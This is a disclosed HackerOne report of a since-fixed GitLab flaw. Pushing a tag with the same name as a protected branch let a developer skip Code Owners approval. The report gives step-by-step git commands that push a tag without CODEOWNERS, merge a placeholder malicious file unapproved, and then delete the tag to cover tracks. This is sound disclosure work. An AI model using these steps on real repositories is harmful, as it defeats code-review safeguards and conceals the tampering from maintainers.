Bypassing Code Owners branch protection rule in GitLab
A developer could bypass the Code Owners approval rule on a protected branch by creating a tag with the same name as the branch, which caused GitLab to use the CODEOWNERS file from the tag instead of the branch. This allowed the developer to merge a malicious change without the required approval.

GitLab
Originally disclosed on GitLab
- Fixed in 53 days
- Disclosed after 53 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1898054 by inspector-ambitious on 2023-03-09, assigned to @cmaxim:
Report | Attachments | How To Reproduce
Report
Summary
I believe I discovered a vulnerability that could potentially allow an attacker with Developer Role access to a repository to circumvent Code Owners approval branch protection when submitting merge requests.
This could be accomplished by creating a tag with the same name as the protected branch, which would render the Code Owners approval rule ineffective.
The following is extracted from this documentation.
A symbolic ref name. E.g.
mastertypically means the commit object referenced byrefs/heads/master. If you happen to have bothheads/masterandtags/master, you can explicitly say heads/master to tell Git which one you mean. When ambiguous, a<refname>is disambiguated by taking the first match in the following rules:If $GIT_DIR/
<refname>exists, that is what you mean (this is usually useful only for HEAD, FETCH_HEAD, ORIG_HEAD, MERGE_HEAD and CHERRY_PICK_HEAD);
otherwise, refs/
<refname>if it exists;otherwise, refs/tags/
<refname>if it exists;otherwise, refs/heads/
<refname>if it exists;otherwise, refs/remotes/
<refname>if it exists;otherwise, refs/remotes/
<refname>/HEAD if it exists.
Consequently by abusing git ambiguous ref name, an attacker could merge the request without the required approval, because a CODEOWNERS file inside a tag reference will take precedence over the one in the branch assuming both tag and branch have the same name.
Steps to reproduce
To reproduce this vulnerability we will use one repository and 2 accounts
- a maintainer/victim: root
- a developer/attacker: inspector
Step 1: Repository setup (victim context)
-
Create a blank private repository with a
README. -

Add a
CODEOWNERSfile with the following content
* [@]root
- Create another branch called
develbased onmain

Please note that since we can't create tags that matches the default branch, this attack can only target a non default branch (hence we will run it against devel)
- Go to
Settings > Repositoryand adddevelas a protected branch.

Allowed to merge: Developers + Maintainers
Allowed to push and merge: Maintainers
Allowed to force push: Disabled
Code owner approval: Enabled
- Go to
Setting > Merge Requestsand at the bottom of the page tick the boxPrevent editing approval rules in merge requestsand save the changes.

Please note that at this stage the branch devel is protected, because no Developer can merge a Merge Request or push to it without prior approval from [@]root as defined in the CODEOWNERS file.
- Go to

Project Information > Membersand add[@]inspectoras a member with the roleDeveloper.
Step 2: The attack (attacker context)
- Clone the repository and create push the malicious tag.
git clone [email protected]:gitlab-instance-xxxx/codeowners_bypass.git
cd codeowners_bypass
git fetch origin # optional
git checkout origin/devel -b devel_tag
rm CODEOWNERS
git add CODEOWNERS
git commit -m "attack"
git push origin devel_tag:refs/tags/devel
At this stage the Code Owners approval rules are disabled.
- Prepare a branch with malicious content.
git checkout origin/devel -b hack
echo 1 > malicious_file
git add malicious_file
git commit -m "add malicious_file"
git push origin hack

- Create a Merge Request from
hacktodeveland merge it.

- Delete the tag to cover your track
git push origin -d refs/tags/devel
- Finally go to the
develbranch.
